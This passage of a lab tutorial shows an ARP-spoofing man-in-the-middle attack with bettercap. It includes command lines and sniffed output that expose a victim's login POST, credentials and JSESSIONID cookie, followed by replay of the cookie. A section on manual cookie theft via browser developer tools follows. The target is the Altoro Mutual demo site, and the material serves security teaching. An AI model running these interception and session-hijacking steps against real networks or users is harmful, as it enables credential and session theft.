192.168.1.0/24 > 192.168.1.57 » set arp.spoof.targets 192.168.1.2

192.168.1.0/24 > 192.168.1.57 » net.probe on[02:27:28] [endpoint.new] endpoint 192.168.1.28 detected as 34:e6:ad:6e:74:f9 (Intel Corporate).
192.168.1.0/24 > 192.168.1.57 » arp.spoof on


[02:27:36] [sys.log] [inf] arp.spoof enabling forwarding
[02:27:36] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.1.0/24 > 192.168.1.57 » clear[02:28:14] [gateway.change] IPv6 gateway changed: '' () -> 'fe80::a291:caff:fe62:bb61' (a0:91:ca:62:bb:61)
192.168.1.0/24 > 192.168.1.57 » http.proxy on

192.168.1.0/24 > 192.168.1.57 » [02:28:20] [sys.log] [inf] http.proxy started on 192.168.1.57:8080 (sslstrip disabled)
192.168.1.0/24 > 192.168.1.57 » http.server on
```

ENG IN 13:10 23-12-2025 Right Ctrl

Figure 39

- Cmd-http.proxy on
- Cmd-http.server on
- Cmd-net.sniff on



Kali Linux [Running] - Oracle VirtualBox

```
[02:27:36] [sys.log] [inf] arp.spoof enabling forwarding
[02:27:36] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.1.0/24 > 192.168.1.57 » clear[02:28:14] [gateway.change] IPv6 gateway changed: '' () -> 'fe80::a291:caff:fe62:bb61' (a0:91:ca:62:bb:61)
192.168.1.0/24 > 192.168.1.57 » http.proxy on

192.168.1.0/24 > 192.168.1.57 » [02:28:20] [sys.log] [inf] http.proxy started on 192.168.1.57:8080 (sslstrip disabled)

192.168.1.0/24 > 192.168.1.57 » http.server on

192.168.1.0/24 > 192.168.1.57 » [02:28:26] [sys.log] [inf] http.server starting on http://192.168.1.57:80

192.168.1.0/24 > 192.168.1.57 » net.sniff on

192.168.1.0/24 > 192.168.1.57 » [02:28:35] [net.sniff.mdns] mdns 192.168.1.44 : PTR query for _CC1AD845._sub._googlecast._tcp.local
192.168.1.0/24 > 192.168.1.57 » [02:28:35] [net.sniff.mdns] mdns fe80::a8dc:acff:fea1:9c60 : PTR query for _CC32E753._sub._googlecast._tcp.local
192.168.1.0/24 > 192.168.1.57 » [02:28:35] [net.sniff.mdns] mdns 192.168.1.44 : PTR query for _CC32E753._sub._googlecast._tcp.local
192.168.1.0/24 > 192.168.1.57 » [02:28:35] [net.sniff.mdns] mdns fe80::a8dc:acff:fea1:9c60 : PTR query for _googlecast._tcp.local
192.168.1.0/24 > 192.168.1.57 » [02:28:35] [net.sniff.mdns] mdns fe80::a8dc:acff:fea1:9c60 : PTR query for _CC1AD845._sub._googlecast._tcp.local
192.168.1.0/24 > 192.168.1.57 » [02:28:35] [net.sniff.mdns] mdns 192.168.1.44 : PTR query for _googlecast._tcp.local
192.168.1.0/24 > 192.168.1.57 » [02:28:56] [net.sniff.https] sni ATHARVA > https://threat.api.mcafee.com
```

ENG IN 13:12 23-12-2025 Right Ctrl

Figure 40

- Now open victim's Browser

This web application is open source! Get your copy from GitHub and take advantage of advanced features.

The Altoro website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/appscan/>.

Copyright © 2008, 2017, IBM Corporation. All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.



Figure 41

- Enter username and password & login

This web application is open source! Get your copy from GitHub and take advantage of advanced features.


The Altoro website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/appscan/>.

Copyright © 2008, 2017, IBM Corporation. All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.



Figure 42

- Now back to the kali terminal and check bettercap capture anything or not.
- Here , bettercap captured the request



```

Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Dec 23 2:50 AM
root@kali:/home/atharva
56:6289:458b:31f8:73b8:625e, 2401:4900:8f56:6289:818d:d64c:f67f:5522, fe80::11c2:fd2:1e4f:e772
192.168.1.0/24 > 192.168.1.57 » [02:29:09] [net.sniff.mdns] mdns 192.168.1.15 : Pratik.local is 192.168.1.15, 2401:4900:8f56:6289:458b:
31f8:73b8:625e, 2401:4900:8f56:6289:818d:d64c:f67f:5522, fe80::11c2:fd2:1e4f:e772
192.168.1.0/24 > 192.168.1.57 » [02:29:10] [net.sniff.http.request] http ATHARVA POST www.testfire.net/doLogin

POST /doLogin HTTP/1.1
Host: www.testfire.net
Content-Length: 37
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.7
Referer: http://www.testfire.net/login.jsp
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,mr-IN;q=0.8,mr;q=0.7
Connection: keep-alive
Cache-Control: max-age=0
Origin: http://www.testfire.net
Cookie: JSESSIONID=8822998031899F68A49568ACA18288A4
uid=admin&passw=admin&btnSubmit=Login


192.168.1.0/24 > 192.168.1.57 » [02:29:11] [net.sniff.http.response] http 65.61.137.117:80 302 Found -> ATHARVA (0 B ?)

HTTP/1.1 302 Found
Server: Apache-Coyote/1.1

```

Figure 43

- Now copy this session Id



```

Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Dec 23 2:51 AM
root@kali:/home/atharva
56:6289:458b:31f8:73b8:625e, 2401:4900:8f56:6289:818d:d64c:f67f:5522, fe80::11c2:fd2:1e4f:e772
192.168.1.0/24 > 192.168.1.57 » [02:29:09] [net.sniff.mdns] mdns 192.168.1.15 : Pratik.local is 192.168.1.15, 2401:4900:8f56:6289:458b:
31f8:73b8:625e, 2401:4900:8f56:6289:818d:d64c:f67f:5522, fe80::11c2:fd2:1e4f:e772
192.168.1.0/24 > 192.168.1.57 » [02:29:10] [net.sniff.http.request] http ATHARVA POST www.testfire.net/doLogin

POST /doLogin HTTP/1.1
Host: www.testfire.net
Content-Length: 37
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.7
Referer: http://www.testfire.net/login.jsp
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,mr-IN;q=0.8,mr;q=0.7
Connection: keep-alive
Cache-Control: max-age=0
Origin: http://www.testfire.net
Cookie: JSESSIONID=8822998031899F68A49568ACA18288A4
uid=admin&passw=admin&btnSubmit=Login

192.168.1.0/24 > 192.168.1.57 » [02:29:11] [net.sniff.http.response] http 65.61.137.117:80 302 Found -> ATHARVA (0 B ?)

HTTP/1.1 302 Found
Server: Apache-Coyote/1.1

```

Figure 44

- Open target website and open cookies editor
- Now replace this session id
- Click on save & refresh the browser




Figure 45

- Logged in successfully.




Figure 46

# Session Hijacking through Manual Cookie Theft

Session hijacking through manual cookie theft is a simple yet dangerous method where an attacker directly steals a user's active session ID (usually stored in cookies) by physically or remotely accessing their browser. Unlike automated tools, this method relies on manual extraction of cookies, often using browser developer tools (Inspect element) or other local access methods.

In this scenario, if a user logs into a website and leaves the session unattended—especially in a shared or public environment—a trusted person or an attacker nearby can manually inspect the browser, copy the active session cookie, and reuse it to hijack the session.

## Target Website

The screenshot shows a web browser window displaying the Altoro Mutual website. The URL in the address bar is `testfire.net`. The page features a green header with the Altoro Mutual logo and navigation links for [Sign In](#), [Contact Us](#), [Feedback](#), and [Search](#). A banner at the top right says **DEMO SITE ONLY**. The main content area is divided into several sections:

- ONLINE BANKING LOGIN**: Includes links for [Deposit Product](#), [Checking](#), [Savings Products](#), [Cards](#), [Investments & Insurance](#), and [Other Services](#).
- PERSONAL**: Features a section titled "Online Banking with FREE Online Bill Pay" with a sub-section for "Real Estate Financing".
- SMALL BUSINESS**: Includes links for [Debt Products](#), [Funding Services](#), [Cards](#), [Insurance](#), [Retirement](#), and [Other Services](#).
- INSIDE ALTORO MUTUAL**: Includes links for [About Us](#), [Contact Us](#), [Locations](#), [Investor Relations](#), [Press Room](#), [Careers](#), and [Subscribe](#).
- Business Credit Cards**: Shows a photo of a couple holding a certificate and text about improving company bottom line.
- Real Estate Financing**: Shows a photo of a man and woman smiling and text about real estate lending help.
- Privacy and Security**: Shows a photo of a group of people and text about protecting employee information.
- Business Credit Cards**: Shows a photo of a stack of credit cards and text about business credit card account.
- Retirement Solutions**: Shows a photo of a group of people and text about retaining good employees.
- Win a Samsung Galaxy S10 smartphone**: Text about a survey for a Samsung Galaxy S10 draw.

At the bottom of the page, there are links for [Privacy Policy](#), [Security Statement](#), [Server Status Check](#), and [REST API](#). A note states: "This web application is open source! Get your copy from GitHub and take advantage of advanced features". A small disclaimer at the bottom left says: "The Altoro3 website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/appscan/>". Copyright information at the bottom right includes: "Copyright © 2008, 2017, IBM Corporation. All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved."



Figure 47

- Enter username and password & Click on Login.

**Online Banking Login**

PERSONAL

Small Business

INSIDE ALTORO MUTUAL

Online Banking Login

Username: admin

Password: \*\*\*\*\*

Login

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/appscan/>.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.



Figure 48

- Logged in Successfully.

MY ACCOUNT

PERSONAL

Small Business

INSIDE ALTORO MUTUAL

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/appscan/>.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.



Figure 49

- Right click on page and then click on inspect option




Figure 50

- Now click on Application option




Figure 51

- Now , Click on Cookies Section & Click on Website




Figure 52

- Click on JSESSIONID & copy this session Id




Figure 53

- Now Switch to another browser and open same website

